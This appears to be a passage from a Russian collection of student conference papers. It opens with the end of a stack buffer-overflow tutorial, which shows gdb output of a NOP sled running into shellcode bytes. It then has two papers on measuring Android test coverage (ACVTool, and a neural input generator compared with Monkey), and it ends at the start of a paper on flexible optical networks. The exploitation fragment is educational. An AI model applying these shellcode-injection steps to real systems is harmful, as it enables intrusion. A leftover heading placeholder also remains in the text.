Breakpoint 1, 0x56555551 in bowfunc ()
```

Рис. 15 – Эксплуатация

Затем мы проверяем, совпадают ли первые байты нашего шелл-кода с байтами после NOPS.

```
(gdb) x/2000xb $esp+550

<SNIP>
0xffffd64c: 0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90
0xffffd654: 0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90
0xffffd65c: 0x90  0x90  0xda  0xca  0xba  0xe4  0x11  0xd4
# |----> Shellcode begins
<SNIP>
```

Рис. 16 – Стэк

[Заголовок, до 12 слов, одна или две строки]. Во время тестирования на проникновение или во время анализа уязвимостей есть вероятность столкнуться с устаревшим программным обеспечением и найти эксплойт, использующий уже известную уязвимость. Эти эксплойты часто содержат преднамеренные ошибки в коде. Они часто служат мерой безопасности, поскольку неопытные новички не могут напрямую использовать эти уязвимости, чтобы предотвратить причинение вреда отдельным лицам и организациям, которые могут быть затронуты этой уязвимостью.

Эксплойты могут отличаться от операционной системы, что приводит, например, к другой инструкции. Очень важно настроить идентичную систему, в которой можно попробовать наш эксплойт, прежде чем запускать его вслепую на целевой системе. Такие эксплойты могут привести к сбою системы, что помешает нам продолжить тестирование службы. Поскольку частью нашей повседневной жизни является постоянный поиск своего пути в новых условиях и постоянное обучение, мы должны использовать новые ситуации, чтобы улучшить и усовершенствовать эту способность.

### Библиографический список:

1. Greg Stone. Cloud Risk Decision Framework. Microsoft — 2014.
2. Saripalli P. QUIRC: A Quantitative Impact and Risk Assessment Framework for Cloud Security. IEEE 3rd International Conference on Cloud Computing — 2010.

3. Стандарт ISO [Электронный ресурс]. Режим доступа: <http://www.iso.org/iso/home/standards/iso31000.htm> (Дата обращения: 25.03.2023).

4. Переполнение буфера [Электронный ресурс]. Режим доступа: [https://en.wikipedia.org/wiki/Stack\\_buffer\\_overflow](https://en.wikipedia.org/wiki/Stack_buffer_overflow) (Дата обращения: 25.03.2023).



*Сарычева Юлия Юрьевна, студент-магистр, Калужский филиал ФГБОУ ВО  
«Московский государственный технический университет имени Н.Э. Баумана  
(национальный исследовательский университет)»*

*Белов Юрий Сергеевич, к.ф.-м.н., доцент, Калужский филиал ФГБОУ ВО  
«Московский государственный технический университет имени Н.Э. Баумана  
(национальный исследовательский университет)»*

## **ОБЗОР ИНСТРУМЕНТОВ ДЛЯ ИЗМЕРЕНИЯ ТЕСТОВОГО ПОКРЫТИЯ КОДА**

**Аннотация:** Чтобы количественно определить и измерить, какая часть приложения фактически исследуется инструментом автоматического тестирования, используется тестовое покрытие. Тестовое покрытие – одна из метрик оценки качества тестирования, которая оценивает плотность покрытия тестами кода приложения либо требования.

Чтобы измерить покрытие кода, достигнутое с помощью инструмента автоматического тестирования, нужен инструмент, который может измерить покрытие кода в режиме черного ящика, то есть без доступа к исходному коду.

Для этой цели было создано несколько инструментов, таких как: ACVTool, COSMO, ELLA, VBoxTester и InsDal.

**Ключевые слова:** тестовое покрытие, тестирование, мобильное приложение, автоматизированное тестирование.

**Abstract:** Test coverage is used to quantify and measure how much of an application is actually examined by an automated testing tool. Test coverage is one of the metrics for assessing the quality of testing, which evaluates the density of test coverage of application code or requirements.

To measure code coverage achieved with an automated testing tool, you need a

tool that can measure code coverage in black box mode, that is, without access to the source code.

Several tools have been created for this purpose, such as: ACVTool, COSMO, ELLA, BBoxTester and InsDal.

**Keywords:** test coverage, testing, mobile application, automated testing.

**Введение.** Тестовое покрытие – одна из метрик оценки качества тестирования, которая оценивает плотность покрытия тестами кода приложения либо требования [1]. Разделяют несколько подходов к изменению тестового покрытия:

1. Покрытие требований (Requirements Coverage) – оценка покрытия тестами функциональных и нефункциональных требований к продукту путем построения матриц трассировки (traceability matrix).

Рассчитывается по формуле:

$$T_{cov} = (L_{cov}/L_{total}) * 100\%, \text{ где}$$

$T_{cov}$  – тестовое покрытие,

$L_{cov}$  – количество требований, проверяемых тест кейсами,

$L_{total}$  – общее количество требований.

2. Покрытие кода (Code Coverage) – оценка покрытия исполняемого кода тестами, путем отслеживания непроверенных в процессе тестирования частей программного обеспечения.

Рассчитывается по формуле:

$$T_{cov} = (L_{tc}/L_{code}) * 100\%, \text{ где}$$

$T_{cov}$  – тестовое покрытие,

$L_{tc}$  – количество строк кода, покрытых тестами,

$L_{code}$  – общее количество строк кода.

3. Тестовое покрытие на базе анализа потока управления – оценка покрытия, основанная на определении путей выполнения кода программного модуля и создания выполняемых тест кейсов для покрытия этих путей [2].

Основой для тестирования потоков управления является построение

графов потоков управления (Control Flow Graph), основными блоками которых являются:

- блок процесса – одна точка входа и одна точка выхода;
- точка альтернативы – одна точка входа, две и более точки выхода;
- точка соединения – две и более точек входа, одна точка выхода [3].

Чтобы количественно определить и измерить, какая часть приложения фактически исследуется инструментом автоматического тестирования, используется измерение покрытия кода. Покрытие кода — это измерение, которое отслеживает, какая часть исходного кода программы или байтового кода выполняется во время тестового прогона. Охват может быть измерен на нескольких уровнях, например, на уровне класса, метода или инструкции.

Существует 5 критериев покрытия кода:

- 1) Покрытие функций — функции в исходном коде, которые вызываются и выполняются хотя бы один раз.
- 2) Покрытие операторов — количество операторов, которые были успешно проверены в исходном коде.
- 3) Покрытие пути — потоки, содержащие последовательность элементов управления и условий, которые хорошо сработали хотя бы один раз.
- 4) Покрытие ветвей или решений — структуры управления решениями (например, циклы), которые выполнились нормально.
- 5) Покрытие условий — логические выражения, которые проверяются и выполняются как TRUE, так и FALSE в соответствии с тестовыми запусками [4].

Измерение покрытия кода в режиме белого ящика поддерживается Android Studio наряду с другими инструментами. Однако для измерения охвата в условиях белого ящика необходимо иметь доступ к исходному коду. При желании протестировать стороннее приложение — это не всегда возможно.

При черном ящике также можно измерить покрытие кода. Это делается путем инструментирования байт-кода. Такой подход больше подходит для сторонних приложений, так как исходный код не всегда доступен [5].

Чтобы измерить покрытие кода, достигнутое с помощью инструмента автоматического тестирования, нужен инструмент, который может измерить покрытие кода в режиме черного ящика, то есть без доступа к исходному коду.

Для этой цели было создано несколько инструментов, таких как: ACVTool, COSMO, ELLA, BBoxTester и InsDal.

ACVTool измеряет покрытие кода на уровне инструкций, используя smali-представление байт-кода Android. По словам авторов, ACVTool может успешно инструментировать и выполнять 96,9% Android-приложений. Это также делает его подходящим для крупномасштабных испытаний, поскольку не требует слишком больших накладных расходов или длительного времени на инструментальную обработку. ACVTool создает отчеты, комбинируя отчеты времени выполнения и отчеты инструментирования, чтобы сопоставить датчики с их исходными инструкциями. Сгенерированные отчеты доступны в форматах html и xml, что делает их полезными для визуальной проверки, а также для автоматической проверки и обработки отчетов.

COSMO — это автоматизированный инструментарий, который работает как с Gradle, так и с скомпилированными приложениями. Скомпилированное приложение сначала инструментруется путем инструментирования байт-кода Java с помощью JaCoCo.

Инструментальная версия преобразуется обратно в Dalvik и добавляется в исходный файл APK. После установки и изучения приложения можно создать отчет. Авторы сообщают, что основное различие между ACVTool и COSMO для процесса скомпилированного приложения заключается в том, что разработчикам не нужно предоставлять дополнительные разрешения инструментальным приложениям. COSMO успешно тестирует 86,9% приложений, а 71,6% приложений работают без ошибок.

ELLA — инструмент, который можно использовать для измерения покрытия кода для приложений Android. Он инструментрует приложения на уровне методов, вставляя зонды и отслеживая их выполнение. Он также может отслеживать трассировку выполненных методов и значения аргументов,

переданных на сайтах вызовов, и многое другое.

На данный момент ELLA больше не поддерживается. Генерируются отчеты, содержащие список сигнатур методов и список идентификаторов методов, которые были выполнены, как и в ELLA, InsDal также измеряет покрытие кода на уровне метода.

VBoxTester представляет собой инструмент, который можно использовать для создания отчетов о покрытии кода и других показателей покрытия для приложений, источник которых недоступен. VBoxTester обрабатывает JAR-файлы с помощью EMMA, которые затем собираются обратно в новый APK. VBoxTester успешно тестирует 65% приложений.

Принимая во внимание различные инструменты, ACVTool используется в экспериментах, которые выполняются из-за его высокой скорости инструментирования, небольшого времени инструментирования и низких накладных расходов. ACVTool также подходит для тестирования в больших масштабах и легко интегрируется в конвейер тестирования/экспериментов. Отчеты также понятны и просты для анализа, поэтому в качестве инструмента для выбора кода был выбран ACVTool.

ACVTool может анализировать файлы Android APK и генерировать отчет о покрытии кода без необходимости доступа к исходному коду APK. Рабочий процесс ACVTool для одного APK сводится к следующим 6 шагам:

1. Инструмент;
2. Установка;
3. Старт;
4. Тестирование;
5. Остановка;
6. Отчет.

**Инструмент:** ACVTool измеряет охват, вставляя зонды после каждой smali-инструкции декомпилированного APK. Apktool используется для декомпиляции, а также повторной сборки приложения вместе с apksigner и zipalign для создания работающего приложения, которое можно установить на

реальное устройство или эмулятор. Создается инструментальная версия APK, которую можно использовать на следующем этапе. Также создается инструментальный отчет, который используется для сопоставления зондов с их малыми размерами инструкции.

**Установка:** инструментальная версия APK, созданная на предыдущем шаге, устанавливается на эмулятор или устройство с помощью adb и готова к открытию.

**Запуск:** процесс инструментирования в эмуляторе запускается, вызывая процесс сбора информации о времени выполнения.

**Тестирование:** на этом этапе приложение тестируется и проверяется либо вручную, либо с помощью инструмента автоматизированного тестирования.

**Остановка:** процесс сбора информации во время выполнения останавливается, и информация, собранная во время выполнения, сохраняется в отчете об устройстве или эмуляторе.

**Отчет:** на этом этапе отчет о времени выполнения и отчет об инструментировании используются для сопоставления зондов с их инструкциями для создания отчета о покрытии. Отчет о покрытии доступен как в формате xml, так и в формате html, причем первый больше подходит для автоматической обработки, а второй — для визуальной проверки. В отчете охват на уровне класса, метода и инструкции.

Был проведен эксперимент для оценки генератора тестов, изучив, действительно ли он может улучшить тестовое покрытие. В нем модель использовалась для создания тестовых входов для приложений Android.

Помимо распределения событий по умолчанию, 10 различных распределений событий тестируются в тесте приложений в течение 5 минут для каждого приложения, и их покрытие кода измеряется на уровне инструкций, методов и классов. Также сообщается о количестве приложений, вышедших из строя во время тестирования. Результаты показывают, что изменение распределения событий может увеличить покрытие кода, а также количество

сбоев во время тестирования с помощью Monkey или модели.




Рис. 1. Эксперимент по исследованию тестового покрытия приложения

На рис. 1 показана структура процесса эксперимента для одного APK. Этот процесс повторяется для всех APK в тесте приложений.

В начале запускается новый эмулятор, который не содержит никаких предыдущих данных или состояний. После завершения загрузки эмулятора начинается следующий шаг. В первую очередь из набора приложения выбирается APK. Затем ACVTool приступает к инструментированию этого APK, создавая инструментальную версию APK. После этого инструментированный APK устанавливается на эмулятор. После этого инструмент для автоматизации будет исследовать приложение. По истечении времени инструмент останавливается и ACVTool останавливает сбор информации о времени выполнения. Затем ACVTool создает отчет, который затем собирается программой обработки отчетов. После того, как отчет собран, процесс начинается снова для следующего APK.

После инструментирования отчет о покрытии, сгенерированный ACVTool после тестирования приложения, в формате xml должен быть проанализирован.

ACVTool сообщает о покрытии на уровне инструкций, методов и классов. Чтобы извлечь метрики покрытия из xml-отчета, будет использоваться ElementTree XML API из стандартной библиотеки Python.

Структура отчета xml показана на рис. 2. В корне дерева находится элемент отчета. Под узлом отчета находятся все пакеты приложения, под узлами пакетов — узлы классов. В узлах классов содержатся узлы методов. Резюмируя, порядок такой:

отчет → пакет → класс → метод.

В узлах метода расположены элементы-счетчики, содержащие информацию о количестве пройденных и пропущенных инструкций/методов. Элементы класса также содержат элементы счетчика об общих и пропущенных инструкциях/методах этого класса.




Рис. 2. Пример структуры XML-отчета, сгенерированного ACVTool

Точные показатели покрытия, определенные из этих XML-отчетов, представляют собой процент покрытых строк, процент покрытых методов и процент покрытых классов. Также извлекается общее количество строк, методов и классов.

Покрытие инструкций и методов рассчитывается путем суммирования информации обо всех элементах счетчика, которые являются прямыми



дочерними элементами узлов класса, и вычисление процента покрытых строк/методов путем деления количества строк на общее количество строк/методов [6].

Покрытие класса определяется проверкой того, покрыт ли элемент узла счетчика метода, т.е. является прямым потомком узла класса больше нуля. Затем общее количество занятий делится на количество охваченных занятий, чтобы получить процент охваченных занятий [7].

Все эти рассчитанные проценты вместе с общим количеством строк, методов и классов хранятся в CSV-файле вместе с соответствующим именем пакета APK.

**Заключение.** Обеспечение качества — это путь, которым тщательно занимаются команда QA и инженеры-тестировщики.

По мере роста спроса на рынке программного обеспечения организациям необходимо решать свои задачи и опережать конкурентов. Автоматизированное тестирование может сократить эти усилия, не теряя качества. Тестовое покрытие – одна из метрик оценки качества тестирования, которая оценивает плотность покрытия тестами кода приложения либо требования.

Чтобы измерить покрытие кода, достигнутое с помощью инструмента автоматического тестирования, нужен инструмент, который может измерить покрытие кода в режиме черного ящика, то есть без доступа к исходному коду.

В данной статье было рассмотрено несколько инструментов, таких как: ACVTool, COSMO, ELLA, BBoxTester и InsDal.

### **Библиографический список:**

1. Naja Fa., Mansur Sy., Wibawanto Ad. Automated Software Testing on Mobile Applications: A Review with Special Focus on Android Platform // 20th International Conference on Advances in ICT for Emerging Regions. 2020. pp. 4-6.
2. Василенко, Р. И. Автоматизированное тестирование мобильных приложений / Р. И. Василенко, С. А. Белоусова // Инновационные технологии и дидактика в обучении: сборник статей III Международной научно-

практической конференции, Краснодар, 29–30 июня 2015 года / Борисова Е.А. – Краснодар: Издательство Южного Федерального Университета, 2015. – С. 31-34. – EDN UTWWDN.

3. Михалевская, К. А. Сравнение инструментов для автоматизации тестирования мобильных приложений на ОС Android / К. А. Михалевская, М. А. Сергачева, И. Н. Мерзляков // КОГРАФ - 2020: сборник материалов 30-й Всероссийской научно-практической конференции по графическим информационным технологиям и системам, Нижний Новгород, 13–16 апреля 2020 года. – Нижний Новгород: Нижегородский государственный технический университет им. Р.Е. Алексева, 2020. – С. 250-255. – DOI 10.46960/43791586\_2020\_250. – EDN XZGGPU.

4. Сарычева, Ю.Ю., Белов Ю.С. Применение искусственного интеллекта в автоматизированном тестировании GUI // Научные исследования в современном мире. Теория и практика: сборник избранных статей Всероссийской (национальной) научно-практической конференции. 2022. С. 55-56.

5. Ананьев, В. Ю. Автоматизированное тестирование мобильных приложений при помощи nunit и Appium / В. Ю. Ананьев // Инновационные технологии, экономика и менеджмент в промышленности: Сборник научных статей X международной научной конференции, Волгоград, 21–22 октября 2021 года. – Волгоград: Общество с ограниченной ответственностью "КОНВЕРТ", 2021. – С.136-138. – EDN BBDGXU.

6. Pan M., Xu To., Pei Yu. GUI-Guided Test Script Repair for Mobile Apps // IEEE Transactions on Software Engineering. 2022. Vol. 48. №3. pp. 3-5.

7. Сарычева, Ю. Ю. Тестирование GUI мобильного приложения при помощи monkey // E-Scio. 2022. №6 (69). URL: <https://cyberleninka.ru/article/n/testirovanie-gui-mobilnogo-prilozheniya-pri-pomoschi-monkey> (дата обращения: 24.12.2022).

*Сарычева Юлия Юрьевна, студент-магистр, Калужский филиал ФГБОУ ВО  
«Московский государственный технический университет имени Н.Э. Баумана  
(национальный исследовательский университет)»*

*Белов Юрий Сергеевич, к.ф.-м.н., доцент, Калужский филиал ФГБОУ ВО  
«Московский государственный технический университет имени Н.Э. Баумана  
(национальный исследовательский университет)»*

## **ИЗМЕРЕНИЕ ТЕСТОВОГО ПОКРЫТИЯ ГЕНЕРАТОРА ВХОДНЫХ ДАННЫХ ДЛЯ GUI МОБИЛЬНЫХ ПРИЛОЖЕНИЙ НА БАЗЕ ОС ANDROID**

**Аннотация:** Модель необходимо оценивать для того, чтобы определить, будет ли она хорошо прогнозировать цель на новых и будущих данных.

Чтобы количественно определить и измерить качество генерации используется тестовое покрытие. Тестовое покрытие – одна из метрик оценки качества тестирования, которая оценивает плотность покрытия тестами кода приложения либо требования. Покрытие кода — это измерение, которое отслеживает, какая часть исходного кода программы или байтового кода выполняется во время тестового прогона.

**Ключевые слова:** тестовое покрытие, тестирование, мобильное приложение, автоматизированное тестирование.

**Abstract:** The model needs to be evaluated to determine if it will perform well on the target given new and future data.

Test coverage is used to quantify and measure generation quality. Test coverage is one of the metrics for assessing the quality of testing, which evaluates the density of test coverage of application code or requirements. Code coverage is a measurement that tracks how much of a program's source code or byte code is

executed during a test run.

**Keywords:** test coverage, testing, mobile application, automated testing.

**Введение.** Модель необходимо оценивать для того, чтобы определить, будет ли она хорошо прогнозировать цель на новых и будущих данных. Поскольку будущие экземпляры имеют неизвестные целевые значения, необходимо проверять показатель точности модели машинного обучения на данных, для которых уже известен целевой ответ, и использовать эту оценку в качестве прокси для прогнозируемой точности будущих данных [1].

Для экспериментов по тестированию реальных приложений Android был использован компьютер с эмулятором Android. Для оценки тестирования было использовано 68 приложений Android с открытым исходным кодом, полученных из AndroTest, широко используемого набора данных для оценки генераторов тестовых входных данных Android [2].

Представим модель, автоматизированный генератор входных данных с графическим интерфейсом, которая может изучать, как люди взаимодействуют с мобильными приложениями, а затем использовать ее для управления генерацией входных данных, имитируя поведение человека. Обладая знаниями и моделью, извлеченными из истории человеческого взаимодействия, модель может расставить приоритеты возможных взаимодействий с графическим интерфейсом в соответствии с их важностью с точки зрения пользователя, тем самым генерируя входные данные, которые могут достичь большего охвата.

**Структура модели.** Ядром рассматриваемой модели является модель глубокой нейронной сети (DNN) [3], которая предсказывает, какие входные данные с большей вероятностью будут генерироваться пользователями. Входные данные модели — это текущее состояние пользовательского интерфейса, а также самые последние переходы пользовательского интерфейса, представленные в виде пачки изображений, а выходные данные — прогнозируемое распределение возможных следующих действий, включая тип действия и соответствующие координаты местоположения на экране [4].

Сравнивая предсказанное распределение со всеми возможными действиями на странице пользовательского интерфейса, модель может назначить вероятность каждого действия.

**Эксперимент.** Был проведен эксперимент, в ходе которого модель была обучена и протестирована на существующих трассировках человеческого взаимодействия, чтобы оценить, способна ли модель узнать, как люди взаимодействуют с приложениями.

Все полученные результаты были разбиты по группам, в зависимости от интерактивных элементов, имеющихся в приложении:

- 1) приложения, где есть взаимодействия с клавиатурой;
- 2) приложения, где есть взаимодействия с картой;
- 3) приложения, где есть выпадающий список или же чек-боксы;
- 4) приложения, где нет интерактивных элементов, кроме кнопок.

Если же в приложении имеется несколько элементов, то относим приложение к более приоритетной группе. Например, если в приложении есть и взаимодействие и с картой и клавиатурой, то относим к группе приложений, где есть взаимодействие с клавиатурой. Результаты представлены в таблицах 1-4 и на рисунке 1.

Таблица 1. Максимальное покрытие для каждого приложений, где есть взаимодействие с клавиатурой, полученная с помощью Monkey и моделью

Приложение, №	Monkey	Модель
62	17%	33%
32	15%	19%
28	14%	22%
51	6%	95%
46	19%	31%
33	38%	59%
20	18%	18%
63	25%	35%

61	16%	19%
59	4%	5%
60	21%	29%
57	19%	20%
54	16%	17%
42	4%	6%
Средний коэффициент покрытия инструментом	16,57%	29,14%

Таблица 2. Максимальное покрытие для каждого приложений, где есть взаимодействия с картой, полученная с помощью Monkey и моделью

Приложение, №	Monkey	Модель
4	24%	27%
7	19%	27%
11	20%	21%
15	13%	13%
23	14%	13%
24	15%	9%
64	33%	44%
17	15%	17%
50	23%	30%
48	20%	24%
43	19%	22%
35	24%	16%
38	31%	29%
39	29%	27%
Средний коэффициент покрытия	21,36%	24,71%

инструментом		
--------------	--	--

Таблица 3. Максимальное покрытие для каждого приложений, где есть выпадающий список или же чек-боксы, полученная с помощью Monkey и моделью

Приложение, №	Monkey	Модель
5	58%	65%
40	69%	76%
2	61%	63%
6	47%	58%
8	40%	46%
9	53%	53%
10	61%	59%
55	54%	81%
68	53%	67%
67	47%	52%
13	33%	39%
18	30%	36%
65	38%	32%
58	42%	49%
22	42%	42%
25	42%	51%
27	32%	53%
29	37%	43%
31	44%	59%
56	41%	48%
52	42%	42%
49	32%	41%
47	51%	46%

41	40%	47%
34	36%	40%
36	36%	32%
Средний коэффициент покрытия инструментом	44,65%	50,77%

Таблица 4. Максимальное покрытие для каждого приложений, где нет других интерактивных элементов кроме кнопок, полученная с помощью Monkey и моделью

Приложение, №	Monkey	Модель
26	90%	93%
66	64%	85%
12	76%	75%
1	67%	67%
14	60%	62%
16	64%	62%
21	64%	66%
53	73%	75%
44	73%	68%
30	53%	82%
3	80%	58%
19	74%	75%
37	62%	54%
45	71%	61%
Средний коэффициент покрытия инструментом	69,36%	70,21%



По полученным результатам можно сделать вывод, что результаты совпадали в 6 случаях, Monkey показал лучшие результаты в 15 случаях, а разработанная модель – в 47 случаях.




Рис. 1. Сравнение линейного покрытия различных инструментов тестирования для приложений с открытым исходным кодом

Все инструменты использовались с конфигурации по умолчанию. Monkey мог отправлять события ввода с очень высокой скоростью (около 6000 событий/час в эксперименте).

Каждый инструмент тестирования запускался для каждого приложения с открытым исходным кодом на один час. Чтобы рассматривать инструменты и приложения в равных условиях, они запускались на одинаковой версии Android 6.0, так как эта версия поддерживалась всеми приложениями. Для каждого приложения и инструмента записывался окончательный охват и прогрессивный охват после выполнения каждого действия. Данный процесс был повторен три раза и было взято среднее значение в качестве окончательных результатов, представленных в таблице [5]. В среднем модель добилась тестового покрытия строк равного 43,3%, что на 4% выше Monkey.

Модель оказалась лучше в каждой из видов приложений:

- 1) для приложений, где есть взаимодействие с клавиатурой, модель

показала результат 29,14%, что лучше показателя Monkey на 12,57%;

2) для приложений, где есть взаимодействие с картами, модель показала результат 24,71%, что лучше показателя Monkey на 3,35%;

3) для приложений, где есть выпадающий список или же чек-боксы, модель показала результат 50,77%, что лучше показателя Monkey на 6,12%;

4) для приложений, где нет других интерактивных элементов кроме кнопок, модель показала результат 70,21%, что лучше показателя Monkey на 0,85%.

Подводя итог, можно сказать, что высокое покрытие модели было обусловлено главным образом двумя причинами:

1) модель смогла определить и расставить приоритеты для критически важных элементов пользовательского интерфейса, когда на выбор было множество элементов пользовательского интерфейса.

2) у модели было больше шансов выполнить осмысленную последовательность действий, которая может привести приложение к новым и неизведанным основным функциям.

Эти же данные подтверждают тем, что для категории, где есть взаимодействие с клавиатурой, разница в % тестового покрытия между Monkey и моделью наибольшая.

**Заключение.** Случайная стратегия Monkey создавала множество неэффективных и повторяющихся входных событий, что не способствовало быстрому улучшению покрытия в отношении количества событий.

Модель была протестирована и по полученным результатам можно судить, что она превосходит имеющиеся на рынке аналоги.

### **Библиографический список:**

1. Naja Fa., Mansur Sy., Wibawanto Ad. Automated Software Testing on Mobile Applications: A Review with Special Focus on Android Platform // 20th International Conference on Advances in ICT for Emerging Regions. 2020. pp. 4-6.

2. Василенко, Р. И. Автоматизированное тестирование мобильных

приложений / Р. И. Василенко, С. А. Белоусова // Инновационные технологии и дидактика в обучении: сборник статей III Международной научно-практической конференции, Краснодар, 29–30 июня 2015 года / Борисова Е.А.. – Краснодар: Издательство Южного Федерального Университета, 2015. – С. 31-34. – EDN UTWWDN.

3. Михалевская, К. А. Сравнение инструментов для автоматизации тестирования мобильных приложений на ОС Android / К. А. Михалевская, М. А. Сергачева, И. Н. Мерзляков // КОГРАФ - 2020: сборник материалов 30-й Всероссийской научно-практической конференции по графическим информационным технологиям и системам, Нижний Новгород, 13–16 апреля 2020 года. – Нижний Новгород: Нижегородский государственный технический университет им. Р.Е. Алексева, 2020. – С. 250-255. – DOI 10.46960/43791586\_2020\_250. – EDN XZGGPU.

4. Сарычева, Ю.Ю., Белов Ю.С. Применение искусственного интеллекта в автоматизированном тестировании GUI // Научные исследования в современном мире. Теория и практика: сборник избранных статей Всероссийской (национальной) научно-практической конференции. 2022. С. 55-56.

5. Ананьев, В. Ю. Автоматизированное тестирование мобильных приложений при помощи nunit и Appium / В. Ю. Ананьев // Инновационные технологии, экономика и менеджмент в промышленности: Сборник научных статей X международной научной конференции, Волгоград, 21–22 октября 2021 года. – Волгоград: Общество с ограниченной ответственностью "КОНВЕРТ", 2021. – С. 136-138. – EDN VBDGXU.

*Франчук Олег Сергеевич, студент группы МГ-116 университета СибГУТИ,*

*e-mail: [fos872@yandex.ru](mailto:fos872@yandex.ru)*

*Фокин Владимир Григорьевич, научный руководитель, доцент, зав. каф.*

*«Фотоника в телекоммуникациях» СибГУТИ,*

*e-mail: [mesos@rambler.ru](mailto:mesos@rambler.ru)*

## СРАВНИТЕЛЬНЫЙ АНАЛИЗ ОПТИЧЕСКИХ СЕТЕЙ И ГИБКИХ ОПТИЧЕСКИХ СЕТЕЙ

**Аннотация:** В данной статье рассматриваются различия между обычными оптическими сетями и гибкими оптическими сетями, а также приводится пример расчета оптических каналов при использовании гибких сеток.

**Ключевые слова:** оптическая сеть, гибкая оптическая сеть, спектр, каналы, транспондеры.

**Annotation:** This article discusses the differences between conventional optical networks and flexible optical networks, and also provides an example of the calculation of optical channels using flexible meshes.

**Keywords:** optical network, flexible optical network, spectrum, channels, transponders.

### 1. Введение

#### 1.1 Что такое оптическая сеть

Оптическая сеть – это сеть, построенная на основе технологий, которые в качестве носителя информации используют не электрический сигнал, а *оптический*, т.е. информационный сигнал состоит не из электронов, а из фотонов.

В качестве среды передачи информации используется *оптические волокно*.

## 1.2 Гибкая или Эластичная оптическая сеть

Гибкая или эластичная оптическая сеть, это оптическая сеть, но более современная.

Гибкие оптические сети используют несколько новых технологий, таких как:

- Каналы с переменной модуляцией
- Переменные полосы пропускания оптических каналов
- Технологии группирования и разделения оптических каналов
- Технологии разделения трафика по оптическим каналам (и группам каналов)
- Динамическая маршрутизация оптических каналов
- Оптических суперканалы

Гибкие оптические сети призваны ускорить работу систем передачи информации.

## 2. Особенности и отличия гибких оптических сетей

На рисунке 2.1 показана частотная сетка фиксированных оптических сетей. Некоторые требования укладываются между границами сетки на частоте 50 ГГц, тогда как другие (розовые и оранжевые требования) слишком широки. Как видно из рисунка 1, оптический фильтр с фиксированной сеткой, указанный ITU (Международный Союз Электросвязи), будет иметь большие потери при фильтрации. Это означает, что результирующая сеть DWDM частично негибкая для изменений требований к полосе пропускания.

